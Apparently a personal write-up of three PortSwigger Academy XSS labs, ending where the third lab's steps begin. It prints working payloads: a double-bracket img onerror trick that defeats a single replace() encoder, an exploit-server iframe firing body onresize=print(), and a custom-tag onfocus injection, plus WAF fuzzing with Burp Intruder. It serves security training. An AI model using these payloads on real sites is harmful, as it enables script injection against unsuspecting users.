 —
—
LAB 13 — Stored DOM XSS
Level:
PRACTITIONER
Analysis
| Vulnerability | Stored DOM XSS |
| Goal | Trigger an alert() when any user views the page |
| Key Concept | User input is stored and later retrieved by client-side JavaScript which inserts it into the DOM via a dangerous sink — bypassing server-side encoding by exploiting client-side processing |
| Key Takeaway | Stored DOM XSS combines the persistence of stored XSS with the client-side processing of DOM XSS — server encoding alone is insufficient if the client re-processes the data unsafely |
Steps
1) i start with go inside post and drop simple injection to see how application will handle this : 
2) submit a comment and i see one of the close tag of script is deleted : 
3) click view page source and i find application grep comments from external js file : 
4) after enum this file i find it use function replace to encode <> char : 

5) this function is vulnerable it’s just wrap the first <> and all other ones keeps in this shape <> like this i will put ««<»»> and it will encode first one only : 
6) start inject img with two of <> like : <<img src=sdf onerror="alert(2)">> and it’s work after refresh page SOLVED:
LAB 14 — Reflected XSS into HTML Context with Most Tags and Attributes Blocked
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS with WAF bypass |

| Goal | Trigger print() in the victim’s browser using the exploit server |
| Key Concept | A WAF blocks most HTML tags and event handlers — using Burp Intruder to fuzz all tags and attributes from the XSS cheat sheet identifies allowed ones like <body onresize> |
| Key Takeaway | WAFs operate on blocklists — systematically fuzzing all known tags and attributes almost always reveals gaps; the PortSwigger XSS cheat sheet is the go-to reference |
Steps

1) start with inject simple img <img src=xzf onerror="alert(1)"> and i got “Tag is not allowed” put when write <> only it’s work:
2) so that i send the request via burp to start fuzz the available tags intercept request and send it to intruder:

3) i will start fuzz tags with burp intruder and the tags in this link click copy tags and past it in intruder :

4) all tags give me 400 except body and xss i will use body tag :

5) i will use body tag to check what event i can run to avoid waf with the same link copy all event and past it in intruder like : 
7) start attack and i got many 200 state i will use onresize : 
8) from exploit server i will send iframe to victim with payload <iframe src="https://0ae300960385fbb382cbd307005b0096.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>

9) click store and sent to victim and SOLVED :  —
—

LAB 15 — Reflected XSS into HTML Context with All Tags Blocked Except Custom Ones
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS via custom HTML tags |
| Goal | Trigger an alert() using the exploit server |
| Key Concept | All standard HTML tags are blocked but custom tags are allowed — injecting <xss id=x onfocus=alert(1) tabindex=1> with a URL fragment #x auto-focuses the element and fires the event |
| Key Takeaway | Custom HTML tags bypass tag-based blocklists entirely — combined with autofocus or URL fragments, they can fire events without any user interaction |
Steps
